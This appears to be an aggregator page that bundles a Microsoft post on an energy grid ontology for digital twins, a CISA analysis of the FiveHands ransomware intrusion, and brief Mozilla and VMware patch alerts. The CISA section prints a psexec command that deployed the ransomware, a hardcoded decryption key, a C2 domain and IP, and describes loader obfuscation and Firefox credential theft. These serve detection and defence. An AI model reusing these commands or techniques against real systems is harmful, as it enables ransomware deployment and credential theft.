
Energy Grid Ontology for Digital Twins is Now Available

Energy Grid Ontology for Digital Twins is Now Available

This article is contributed. See the original author and article here.

Last year, we announced the general availability of the Azure Digital Twins platform. The associated open modeling language, Digital Twins Definition Language (DTDL), is a blank canvas which can model any entity. It is therefore important to provide common domain-specific ontologies to bootstrap solution development and enable developers to quickly model and create sophisticated digital representations of connected environments like buildings, factories, farms, energy networks, railways, stadiums, and cities, then bring these entities to life within a live execution environment that integrates IoT and other data sources.

Earlier this year, we published the open-source Smart Buildings and Smart Cities ontologies for digital twins. Today we published the open-source Energy Grid Ontology for digital twins, an open-source GitHub repository. This will help solution providers accelerate development of digital twin solutions for energy use cases (monitoring grid assets, outage and impact analysis, simulation, and predictive maintenance) and facilitate digital transformation and modernization of the energy grid.


Domain ontologies founded upon industry standards are a foundational catalyst to developing global-scale, interconnected solutions. Microsoft collaborates with customers, domain experts, and industry standards organizations to adapt existing industry data models and best practices to DTDL. The smart buildings ontology is based on RealEstateCore, and the smart cities ontology is based on data models defined under the Smart Data Models initiative which are compatible with the standard ETSI NGSI-LD API. Today, we are releasing the energy grid ontology adapted from the Common Information Model (CIM)[1], a global standard for energy grid assets management, power system operations modeling and physical energy commodity market. The CIM-based DTDL ontology provides a contextual understanding of data by identifying the properties, capabilities, and telemetry of various grid entities as well as the relationships between them. Power & Utilities customers and partners can leverage as well as extend this open-source repository for their solutions and contribute their learnings to the repository for others to benefit.


CIM organizes grid assets and entities into distinct packages. In this first iteration, we have included core, wire, and generation packages, and prosumer-related entities from metering, customer, and Distributed Energy Resource (DER) packages. We have been working together with an extended team, including Agder EnergiStatnettSirus, and FIWARE Foundation (founder of the Smart Data Models initiative). We started with the below packages based on current and upcoming solutions that utilize these models:   


  • Core Package contains PowerSystemResource, ConductingEquipment, and common collections of those entities shared by all applications. Most of the other packages have associations with and generalizations that depend on the core package.

  • Wire Package is an extension to the Core that provides model information detailing the electrical characteristics of transmission and distribution networks. This package is used by network applications, such as state estimation, load flow, and optimal power flow. 

  • Generation Package has information for unit commitment and economic dispatch of hydro and thermal generating units, load forecasting, automatic generation control, and unit modeling for training simulation.

  • Prosumer Package included a compilation of various entities related to consumer and DER from the current CIM packages. For example, EquivalentLoad, UsagePoint, and MeterReading.


With this release of the Energy Grid Ontology for digital twins, we’ve focused on an initial set of models, and we welcome you to contribute to extend the initial set of use cases, as well as improve the existing models.


Energy grid DTDL model adapted from CIMEnergy grid DTDL model adapted from CIM 


Partner adoption


DTDL is an open modeling language based on JSON-LD and RDF, with which developers can define the schema of the entities they expect to use in their graphs or topologies. Many partners and customers have already been leveraging this CIM-based DTDL grid ontology in developing their Azure Digital Twins solutions.


For example, Agder Energi implemented DTDL models of various DERs and their distribution network entities, such as substations, feeders and pole transformers, in the smart grid project. These additional CIM models will enable Agder Energi to develop new capabilities, such as power flow analysis and real-time grid operations.


XMPRO has been piloting multiple energy monitoring and controlling scenarios. Their Data Stream Designer allows users to contextualize streaming data using digital twin models that enhance visualization and recommendations in the App Designer dashboards.


Siemens MindSphere City Graph, a multi-award-winning digital twin solution, offers innovative ways to optimize city operations. Through  creating and modeling of urban space digital twins, cities are able to monitor, control and manage their physical infrastructure. MindSphere City Graph is powered by Azure Digital Twins and leverages a CIM-based DTDL grid ontology for power & utilities use cases, such as with Aspern Smart City Research.


As part of our commitment to openness and interoperability, we also continue to promote best practices and shared digital twin models for customer scenarios through the Digital Twin Consortium open-source collaboration initiative and continuing our collaboration with the FIWARE Foundation in connection with the Smart Data Models initiative.  


Call to action


We invite you to leverage the energy grid ontology GitHub repository with your energy Digital Twins solutions and to contribute to it by filing issues and sending pull requests.


By providing common domain ontologies our goal is to bootstrap solution development and enable developers to quickly model and create sophisticated digital experience of connected environments like buildings, factories, farms, energy networks, railways, stadiums, and cities, then bring these entities to life within a live execution environment that integrates IoT and other data sources.


Explore, leverage, and contribute to buildings, cities, and grid ontologies and develop integrated solutions across these domains.


Learn more about ontology and model concepts.


[1] This is an IEC TC57 Standard and is promoted by the UCAIug CIM User Group.  The UCAIug is a membership-based user group for the IEC TC57 standards as well as the OpenFMB standards.  Many documents, models, and other artifacts surrounding the CIM can be found at https://cimug.ucaiug.org

FiveHands Ransomware

FiveHands Ransomware

This article is contributed. See the original author and article here.

This Analysis Report uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) framework, Version 9. See the ATT&CK for Enterprise framework for all referenced threat actor tactics and techniques.

The Cybersecurity and Infrastructure Security Agency (CISA) is aware of a recent successful cyberattack against an organization using a new ransomware variant, which CISA refers to as FiveHands. Threat actors used publicly available penetration testing and exploitation tools, FiveHands ransomware, and SombRAT remote access trojan (RAT), to steal information, obfuscate files, and demand a ransom from the victim organization. Additionally, the threat actors used publicly available tools for network discovery and credential access.

This report provides the tactics, techniques, and procedures the threat actors used in this attack as well as indicators of compromise (IOCs). It also includes CISA’s recommended mitigations to protect networks from ransomware attacks and to detect—and respond to—these attacks.

Refer to Malware Analysis Report AR21-126B for full technical details and associated IOCs.

For a PDF copy of this report, click here.

Note: the analysis of FiveHands ransomware is ongoing; CISA will update this report as new information becomes available.

Initial Access

The initial access vector was a zero-day vulnerability in a virtual private network (VPN) product (Exploit Public-Facing Application [T1190]).

Publicly Available Tool: SoftPerfect Network Scanner

The cyber actor used SoftPerfect Network Scanner for Discovery [TA0007] of hostnames and network services (Network Service Scanning [T1046]).

Details on the SoftPerfect Network Scanner artifacts are below.

netscan.exe

The netscan.exe artifact is a stand-alone version of the SoftPerfect Network Scanner, version 7.2.9 for 64-bit operating systems. The SoftPerfect website states that the “SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices, via Windows Management Instrumentation (WMI), Simple Network Management Protocol (SNMP), Hypertext Transfer Protocol (HTTP), Secure Shell (SSH), and PowerShell. It also scans for remote services, registry, files and performance counters; offers flexible filtering and display options and exports NetScan results to a variety of formats from XML to JSON.”

The utility can also be used with Nmap for vulnerability scanning. The utility will generate a report of its findings called netscan.xml.

netscan.xml

The netscan.xml artifact is an Extensible Markup Language (XML) document reporting scanning results for the SoftPerfect Network Scanner program. The XML document indicates that a random scan was conducted to identify hostnames on a network and to search for:

  • web servers, 
  • file servers, 
  • database servers, and
  • any open Remote Desktop Protocol (RDP) ports for several subnets of unrouteable Internet Protocol (IP) addresses.

netscan.lic

A license is required to unlock all of the features of the SoftPerfect Network Scanner. The netscan.lic artifact is the Network Scanner license that was included with this submission. The license name is DeltaFoX.

FiveHands Ransomware

The malicious cyber actor used PsExec to execute ServeManager.exe, which CISA refers to as FiveHands ransomware (Execution [TA0002], System Services: Service Execution [T1569.002], Impact [TA0040]). FiveHands is a novel ransomware variant that uses a public key encryption scheme called NTRUEncrypt. Note: the NTRUEncrypt public key cryptosystem encryption algorithm (NTRU), is a lattice-based alternative to Rivest-Shamir-Adleman, known as RSA, and Elliptic-curve cryptography, or ECC, and is based on the shortest vector problem in a lattice.

To prevent data recovery, FiveHands uses WMI to first enumerate then delete Volume Shadow copies (Inhibit System Recovery [T1490]; Windows Management Instrumentation [T1047]). The malware also encrypts files in the recovery folder (Data Encrypted for Impact [T1486]). After the files are encrypted, the program will write a ransom note to each folder and directory on the system.

Details on the ransomware artifacts are below.

PsExec.exe

The PsExec.exe artifact is the legitimate remote administration program. This tool is part of Microsoft’s Sysinternals tool suite. This utility was used to execute the program ServeManager.exe with the following arguments:

psexec.exe -d @comps.txt -s -relatime -c ServeManager.exe -key 

The arguments are defined as follows:

          -d –> Run psexec.exe without any prompts.

          @ –> Remotely access this list of hostnames/IP addresses.

          -s –> Run the program with system level privileges.

          -relatime –> This is a typo. This should be -realtime, or run this process before any other process.

          -c –> Copy the program to the remote system before executing.

ServeManager.exe

The ServeManager.exe artifact is a 32-bit executable file that is executed using the Microsoft Sysinternals remote administration tool, PsExec.exe. When the program is executed it will attempt to load into memory a large embedded module that is decoded with a supplied key. The module is decoded in memory and checked to verify that it has a portable executable (PE) header. If the header is verified, the payload is executed.

The payload is a 32-bit executable file that is used to encrypt files on the victim’s system to extort a ransom. When the ransomware is executed, it will enumerate files and folders on the system and encrypt files with the extensions, .txt, .chm, .dat, .ocx, .js, .tlb, .vbs, .sys, .lnk, .xml, .jpg, .log, .zip, .htm, .ini, .gif, .html, .css, and others (File and Directory Discovery [T1083]). Key system files are not encrypted.

To thwart the recovery of the data, the ransomware uses Windows Management Instrumentation (WMI) to enumerate Volume Shadow copies using the command select * from Win32_ShadowCopy and then deletes copies by ID (Win32_ShadowCopy.ID). The malware will also encrypt files in the recovery folder at C:Recovery. After the files are encrypted the program will write a ransom note to each folder and directory on the system called read_me_unlock.txt.

Figure 1 displays the ransom note (redacted for privacy).

Figure 1: Ransom note

Remote Access Trojan: SombRAT 

The threat actors used batch and text files to execute and invoke PowerShell scripts that decoded a SombRAT loader and enabled PowerShell to bypass the organization’s anti-malware program (Command and Scripting Interpreter: Windows Command Shell [T1059.003], Command and Scripting Interpreter: PowerShell [T1059.001], Defense Evasion [TA0005]). SombRAT is a custom remote access Trojan (RAT) used to download and execute malicious payloads.[1

The SombRAT loader recovered in this incident was a 64-bit variant that allowed the malicious actor to remotely download and load executable dynamic-link libraries (DLL) plugins on the affected system (Ingress Tool Transfer [T1105]). The loader used hardcoded public RSA keys for command and control (C2) sessions (Command and Control [TA0011]). The C2 communications were encrypted using Advanced Encryption Standard (AES), resulting in a Secure Sockets Layer tunnel with the threat actors (Encrypted Channel: Asymmetric Cryptography [T1573.002]).

Details on the SombRAT artifacts are below.

WwanSvc.bat

The WwanSvc.bat artifact is a batch file. When executed, it will invoke PowerShell, which decodes and executes a base64-encoded PowerShell script called WwanSvc.txt in the path C:ProgramDataMicrosoftWwanSvc (Deobfuscate/Decode Files or Information [T1140], Obfuscated Files or Information [T1027]).

WwanSvc.txt

The WwanSvc.txt artifact is a base64-encoded PowerShell script that is decoded and executed by WwanSvc.bat. The script allows PowerShell to run without system restrictions while bypassing the Microsoft anti-malware program. Next, the script decodes the file WwanSvc.c using a bitwise Exclusive OR (XOR) with a 256-byte key that is found in WwanSvc.a. Both WwanSvc.a and WwanSvc.c are located in C:ProgramDataMicrosoft. The newly decoded script is then executed using the InvokeExpression command.

WwanSvc.a

The WwanSvc.a artifact contains a 256-byte key that is used by the base64-encoded script in WwanSvc.txt to decode a new PowerShell script in WwanSvc.c. The key is also used to decode the reflectively loaded payload in WwanSvc.b.

WwanSvc.c

The WwanSvc.c artifact is an XOR-encoded PowerSploit reflective loader program.[2] The program is decoded using the 256-byte key found in WwanSvc.a. The script will decode the content of WwanSvc.b and then check to confirm that it has a valid PE header. The script will also check the system environment for a 64-bit architecture (System Information Discovery [T1082]). The executable is not written to disk but loaded directly into memory.

WwanSvc.b

The WwanSvc.b artifact, when decoded, is a 64-bit variant of the SombRAT loader. The primary purpose of the loader is to allow a remote operator to securely download and load executable plugins on a target system. Given this plugin structure, the author can easily mold the RAT to provide additional functionalities and capabilities. The application contains the following two hardcoded public RSA keys, which it will utilize to secure its C2 sessions with the remote operator. Static analysis indicates that the C2 communications will also be encrypted using AES resulting in a secure Secure Sockets Layer (SSL) tunnel with the remote operator.

The configuration file 59fb3174bb34e803, located in C:ProgramData, contains the data the malware requires at runtime, including the operator-controlled remote C2 address. The malware decrypts this configuration file with the hardcoded AES key ujnchdyfngtreaycnbjgi837157fncae. See figure 2.
 

Figure 2: Hardcoded AES key

The malware contains numerous encoded strings, including the AES key used to decrypt the malware configuration file. The malware decrypts these strings by first XORing them with the first byte. The malware then decrypts the rest of the string by XORing it with the single byte XOR key 0xDE

This string can be decrypted by XORing the entire string with the value 0x78 and then XORing the result with 0xDE.

The RAT provides most of its C2 capabilities to the remote operator by allowing the remote operator to securely transfer executable DLL plugins to the target system—via a protected SSL session—and load these plugins at will via the embedded plugin framework. The native malware itself does not provide much actual functionality to the operator without the code provided by the plugins. Some of the native functionality that the malware provides without the use of a plugin includes collecting system data—such as computer name, username, current process, operating system (OS) version, local system time, and the current process that the malware is masquerading as (System Owner/User Discovery [T1033], Process Discovery [T1057], System Time Discovery [T1124], Masquerading [T1036]). The program also contains native C2 capabilities allowing it to communicate with the remote operator using an embedded SOCKS proxy or via domain name system (DNS) tunneling (Proxy [T1090]).

The malware does contain hardcoded commands that it uses to evaluate against operator-provided data. These commands are encoded within the binary, and they are not encoded before being compared against operator-provided data—indicating the malware expects the remote operator to encode the commands before passing them to the RAT. 

The malware contains an encoded note, presumably designed for malware analysts who analyze the code. See figure 3.


Figure 3: Encoded note

59fb3174bb34e803

The 59fb3174bb34e803 artifact is an encrypted configuration file that is read by the WwanSvc program. The configuration file contains the hardcoded domain, feticost[.]com. The program attempts DNS queries for this domain prepending a third level domain that consists of seven to nine random hexadecimal characters (e.g., bb95058f1[.]feticost.com).

The file feticost[.]com resolved to the IP address 51.89.50[.]152 at the time of analysis.

Publicly Available Tool: RouterScan.exe

The RouterScan.exe artifact is Router Scan v2.60 by Stas’M. This utility is used to identify network routers and proxy servers on a network (Discovery [TA0007]). The latest release of this program (v2.60) contains a list of common admin names and passwords that can be used for a dictionary attack to gain access to a network router (Credential Access [TA0006], Brute Force: Password Guessing [T1110.001]). The program also contains code to identify common vulnerabilities and leverage exploits against many popular routers (Active Scanning: Vulnerability Scanning [T1595.002]). The program can be customized to scan any subnet and any particular port, or protocol (Network Service Scanning [T1046]). The latest version also contains software to scan for wireless network access points (System Network Connections Discovery [T1049]). 

To execute this program, two libraries are required: librouter.dll and libeay32.dll. Upon execution, the program will generate several telemetry files that are dropped in the current directory. These files are named RouterScan.log, Config.ini, filter.txt, exclusions.txt, ports.txt, and ranges.txt.

Open-Source Tool: grabff.exe

The grabff.exe artifact is a 32-bit .NET executable called grabff and is used for Credential Access [TA0006]. The program uses a command line interface to extract Firefox stored passwords and authentication information from the user’s profile located at C:Users<user>AppDataRoamingMozillaFirefoxProfiles (Command and Scripting Interpreter: Windows Command Shell [T1059.003], Credentials from Password Stores: Credentials from Web Browsers [T1555.003]). The program will extract the password databases found in key3.db, key4.db, and logins.json as well as the sqlite-based certificate database, cert9.db. The data can be copied to any designated directory.

Open-Source Tool: rclone.exe

The rclone.exe artifact is an open-source cloud content management program called RClone. The program uses a command line interface to manage files in cloud storage. The program is capable of uploading and downloading files, verifying file integrity, and providing file encryption. The program can use any of the following protocols: SSH File Transfer Protocol (SFTP), Web Distributed Authoring and Versioning (WebDAV), File Transfer Protocol (FTP), and Digital Living Network Alliance (DLNA).

s3browser-9-5-3.exe

The s3browser-9-5-3.exe artifact is the free version of the S3 Browser program used to upload and download data from a cloud account. The program can fully configure a cloud account, modify HTTP headers and object tags, enable multiple simultaneous uploads and downloads, and provide server-side encryption (Create Account: Cloud Account [T1136.003]). By default, the installed components of the program are stored in the path C:Program FilesS3 Browser. Activity logs are created on a daily basis and are stored in the path C:Users<user>AppDataRoamingS3Browserlogs in the format s3browser-win32-YYYY-MM-DD-log.txt.

Mozilla Releases Security Updates for Firefox

This article is contributed. See the original author and article here.

Mozilla has released security updates to address vulnerabilities in Firefox. An attacker could exploit these vulnerabilities to take control of an affected system.

CISA encourages users and administrators to review the Mozilla Security Advisory for Firefox 88.0.1 and apply the necessary updates.

VMware Releases Security Update

This article is contributed. See the original author and article here.

VMware has released a security update to address a vulnerability in VMware vRealize Business for Cloud. A remote attacker could exploit this vulnerability to take control of an affected system.

CISA encourages users and administrators to review VMware Security Advisory VMSA-2021-0007 and apply the necessary update.